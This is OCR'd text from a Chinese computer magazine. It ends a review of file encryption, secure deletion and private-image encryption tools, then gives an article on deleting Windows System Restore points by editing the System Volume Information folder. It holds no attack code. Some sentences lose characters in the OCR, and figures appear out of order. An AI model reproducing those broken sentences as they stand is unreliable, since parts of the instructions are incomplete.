
5．新概念文件加密器

新概念文件加密器突破了传统的加密软件的格局，可以将电脑上任何类型的文件进行加密，更重要的是加密后得到的文件，当打开它时提示输入密码，一旦输入正确的密码，就会将加密的文件直接打开，不像刚开始的几种工具需要进行解密才可以查看到加密的文件。同时软件可以对文件的各种属性进行修改，可以自由修改文件创建、打开、保存、修改的时间以及多种附加属性。

在进行加密前，我们可以对密码的加密程度和安全性进行级别的设置，一般选中级就可以了，设置好加密级别后，我们可以在右面选择要进行加密的文件，然后再点左面的“加密”按钮就可以进行加密的设置了。点击浏览按钮，设置一下目标文件，再设置一下密码，一般还要删除源文件，这个可以根据自己的实际情况进行选择。

6．文件蒸发

文件蒸发这款工具可以把重要的文件完美的“蒸发”掉，软件操作十分方便，十分适合个人电脑的保密工作。程序运行后如图11所示，在主界面双击要蒸发的文件，然后点击“蒸发所有的选中文件”按钮就可以轻松的搞定，如果是要蒸发文件夹，那就点击“蒸发文件夹”就可以了。


图11

7．私人图片安全浏览器

私人图片安全浏览器是一款让你放心浏览私人图片的保密软件，它能快捷有效种类型的图片文件加密，并且能够浏览加密过的图片，加密后的图片用其它的工具浏览的，而且软件的使用方法类似于ACDSEE，很容易上手。运行软件后会弹出一框，点击“增加路径”按钮来选择要加密的图片文件夹路径，如图12。选好后会在示出文件夹中所包含的图片，接着点击工具栏上的“加密A11”按钮把所有的图片密，加密后的图片会进行重命名和转后缀名，只有使用本软件才可以浏览图片。如密直接单击“解密A11”按钮就可以了。




图12

（文章中涉及到的工具文件夹隐藏大师、文件伪装专家、万能加密器、加密金刚概念文件加密器、文件蒸发、私人图片安全浏览器，光盘中已收录）

系统还原点随意删

西邮猎手[王聪]

经常看黑客X档案的朋友，平时都喜欢在自己的电脑上试用一些黑客软件，也因此有时会造成系统的异常，为了解决这个问题，可以使用“系统还原”功能。“系统还原”采用“快照”的方式记录下系统在特定时间的状态信息，也就是所谓的“还原点”，然后在需要的时候根据这些信息将系统加以还原。对于菜鸟来讲，这个功能确实非常不错，但随着我们使用系统时间的增加，还原点会越来越多，从而导致硬盘空间越来越少，最后还要被警告“磁盘空间不足”或是以前的重要还原点可能会被覆盖掉。事实上，我们可以删除一些没用的还原点，而只保留那些重要的还原点。

一、只保留最新的还原点

右键单击磁盘，在“属性”里单击“磁盘清理”，然后切换到“其他选项”，单击“清理”就可以了（图1），这样会保留最新的还原点，而其它的还原点则都会被删除。




图1

二、删除所有还原点

打开“控制面板”中的“系统”，切换至“系统还原”，将监视关闭，然后再打开，这样所有的还原点就都被删除了。

三、删除任意还原点

1．在每个分区的根目录下都有一个名为“System Volume Information”的隐藏文件夹，要想访问此文件夹，可以进行下面的操作，在资源管理器的“工具”单击文件夹选项，在“查看”选项上，清除“使用简单文件共享（推荐）”复选框（在安全模式则不需要这个步骤，因为计算机在安全模式下运行时，“简单文件共享”会自动关闭），然后选中“显示隐藏文件或文件夹”，清除“隐藏受保护的操作系统文件（推荐）”复选框。在系统提示确定更改时，单击是（图2），清除“使用简单文件共享（推荐）”复选框，最后单击确定（图3）。




图3

如果你的分区是NTFS的，右击该隐藏文件夹，然后单击“安全”，单击添加，然后键入要授予该文件夹访问权限的用户的名称（您登录时使用的帐户），并授予“完全控制”的权限（图4），然后单击确定。

现在就可以访问“System Volume Information”文件夹了。里面有诸如“RP1”、“RP2”……“RPn”的文件夹，这些文件夹就是对应的每一个还原点，PR后的数字越小的时间越早，若数字不是从1开始，说明有些还原点已经丢失了。




图4

2．选择“附件”—“系统工具”—“系统还原向导”，查看你不需要的还原点在第几个，将对应的“RPn”文件夹删除就可以了（注意：不是RP后面的数字，而是从小到大或从大到小的第几个）。例如，我要删除的还原点“测试1”（图5）为




图5





图2

倒数第二个，那就删除对应的“RP22”文件夹（图6），再次打开“系统还原向导”你就会发现“测试1”已经不见了（图7）。


图6

3．使用上边的方法，你会发现最新的还原点“测试2”删不掉，只需要进入“RP23”文件夹将除change.log以外的文件全部删掉，打开“系统还原向导”　就会发现“测试2”也不见了（图8）。当有新的还原点创建时，就可以将此文件夹完全删除了。

